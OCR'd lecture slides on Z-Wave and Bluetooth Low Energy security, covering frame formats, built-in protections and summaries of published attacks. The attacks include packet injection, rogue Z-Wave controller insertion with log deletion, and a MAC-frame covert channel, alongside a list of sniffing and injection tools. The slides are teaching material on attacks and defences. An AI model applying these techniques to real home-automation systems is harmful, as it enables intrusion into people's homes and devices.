


Global gateway access


Z-wave frame


PHY frame
Preamble
SoF
MAC Data Frame
EoF
Singlecast MAC frame canal 1 et 2
4
1
2
1
1
1 or 2
Home ID
Source ID
Frame control
Length
Destination ID
Data payload
Checksum
Singlecast MAC frame canal 3
4
1
2
1
1
1
2
Home ID
Source ID
Frame control
Length
Sequence number
Destination ID
Data payload
Checksum
Multicast MAC frame canal 1 et 2
4
1
2
1
1
29
1 or 2
Home ID
Source ID
Frame control
Length
Multicast control
Multicast bit mask
Data payload
Checksum
Multicast MAC frame canal 3
4
1
2
1
1
1
29
2
Home ID
Source ID
Frame control
Length
Sequence number
Multicast control
Multicast bit mask
Data payload
Checksum
Application frame
Header
Command Class
Command
Param1
Param2
Param...
Paramn

Z-wave frame example: SWITCH_BINARY




Inclusion of a device in a Z-wave network



Z-wave identifiers

Home ID is written to the controller's Z-Wave chip by the manufacture and can not be changed by the controller software : 32 bits -> 4 billions of devices
Node ID : 8 bits -> 256 devices


Z-wave security




Source: slide of Fouladi et al, Honey, I'm Home: Hacking Z-wave Home Automation Systems, BlackHat USA 2013

Z-wave communication security

- Home ID for network authentication
- Checksum computation to detect and discard erroneous frames
- Z-wave secure communications
  - Security Command Class V1
  - Encapsulate packets into secure container, every communication is protected by a single Nonce (one time password)
  - AES 128 bits encryption in the chip (hardware)





Reference: Fouladi et al, Security Evaluation of the Z-wave Wireless Protocol, Black Hat USA, 2013

Vulnerability analysis and exploitation in Z-wave networks

- Two approaches
  - Bottom-up: packet capture and injection attacks
  - Top-down: exploitation of Z-wave gateways
- Packet injection attacks
  - Enable an attacker to masquerade as a legitimate user
  - Publicly available tools: Z-force (not open source), scapy-radio, AFIT Sniffer, EZ-wave
- Gateway attacks
  - Exploit vulnerabilities discovered in Z-Wave gateways: lack of user authentication, lack of encryption, and open ports
  - Insert a rogue controller to gain access to Z-wave network


Rogue Z-wave controllers

- Reconnaissance of each device: default settings and modes of operations are identified
  - Scanning of open ports : Web, SSH
- Examines vulnerabilities in the device implementation
  - Low HTTP authentication, backup files to reimage the system and retrieve passwords
- Exploits a new vulnerability to create a persistent attack channel by injecting a rogue controller in the Z-Wave network
  - Put the primary controller in inclusion mode using a crafted HTTP packet
  - Replicate the primary controller to build a rogue one
  - Delete the log entries from the UI
  - Transmit commands to the devices bypassing the gateway

Reference: Fuller et al, Rogue Z-Wave Controllers: A Persistent Attack Channel,
in 2015 IEEE 40th Local Computer Networks Conference Workshops (LCN Workshops)

Information hiding in the Z-Wave MAC frame

- Hide information in the MAC frame at rates R1 and R2 (64B)



- MSDU: variable length (payload information)
- Basic command class: SET, GET, REPORT (known length)
  - Determine available bytes remaining
- Attacker can hide up to 51B in a singlecast frame and up to 22B in a multicast frame

Z-wave covert channel: information hiding

- Gain access to the Z-wave gateway by using a rogue controller technique (Fuller et Ramsey,2015)
- Attacker crafts Z-Wave packets containing hidden information
  - Transmit them using a Software-Defined radio (SDR) and scapy-radio.




Figure 4: MAC frame consisting of (a) home ID, (b) source ID, (c) frame control, (e) length, (e) destination ID, (f) basic command class, command, and payload, (g) hidden information in MSDU, and (h) checksum

- A running script on the gateway scans for any injected packet
  - Dissects the packet and retrieving the needed information
  - Clears the log file
- Counter-measure: misuse-base introduction detection by monitoring Z-wave frames

Reference: Fuller et al, Wireless Intrusion Detection of Covert Channel Attacks in ITU-T G.9959-Based Networks, i*n the Eleventh International Conference on Cyber Warfare and Security, pp 137-45, March 2016.*
https://github.com/AFITWiSec/MBIDS

Some useful tools for Z-wave security analysis

- Scapy-radio (https://bitbucket.org/cybertools/scapy-radio/src): built upon Gnu radio and Scapy for pentesting for RF-based protocols
  - Packets sniffing and injection using scapy library
- EZ-Wave (https://github.com/AFITWiSec/EZ-Wave): set of tools built upon Scapy-radio. Three python based tools: EZStumbler, EZFingerprint, EZRecon.
  - EZStumbler: passive and active scanner for discovering and enumerating Z-wave networks
  - EZFingerprint: identify the manufacture, product name and firmware versions
  - EZRecon: status information from a target, sensor reading, configuration settings
- Z-attack (https://github.com/advens/Z-Attack): Z-wave packet interception and injection using RfCat USB dongle
- Z-force (https://code.google.com/archive/p/z-force/): intercept and decrypt Z-wave keys

Bluetooth Low Energy (BLE) protocol

- BLE is part of Bluetooth SIG specification, IEEE802.15.1 V4.0+ standard, since 2010
- BLE is very different from classic Bluetooth, so it can almost be considered as another stand-alone standard
- BLE is one of the Low power networking technology for enabling IoT
  - Output power: 10mW (10dBm)
  - Maximum current: 15mA
  - Sleep current: 1 µA
  - Robust physical layer: Adaptive frequency hopping
  - Topology: star


BLE devices

- → High end smartphones
- → Sports / fitness devices
- → Door locks
- → Upcoming medical devices

[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	Blood glucose monitor
[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]

Bluetooth versus BLE

- BLE: completely different than previous Bluetooth
  - Range
  - Data rate
  - Latency
  - Power consumption



Technical Specification	Classic Bluetooth	Bluetooth Low Energy
Distance/Range	100 m (330 ft)	50 m (160 ft)
Over the air data rate	1–3 Mbit/s	1 Mbit/s
Application throughput	0.7–2.1 Mbit/s	0.27 Mbit/s
Security	56/128-bit	128-bit AES
Latency (from a non-connected state)	Typically 100 ms	6 ms
Total time to send data (det.battery life)	100 ms	3 ms, <3 ms
Power consumption	1 as the reference	0.01 to 0.5 (use case dependent)

BLE Physical layer

- → GFSK, +/- 250 kHz, 1 Mbit/sec
- → 40 channels in 2.4 GHz
- → Hopping
  - → Advertising: 3 channels
  - → Data: 37 channels

RF Channel	RF Center Frequency	Channel Type	Data Channel Index	Advertising Channel Index
0	2402 MHz	Advertising channel		37
1	2404 MHz	Data channel	0	
2	2406 MHz	Data channel	1	
...	…	Data channels	…	
11	2424 MHz	Data channel	10	
12	2426 MHz	Advertising channel		38
13	2428 MHz	Data channel	11	
14	2430 MHz	Data channel	12	
...	…	Data channels	…	
38	2478 MHz	Data channel	36	
39	2480 MHz	Advertising channel		39

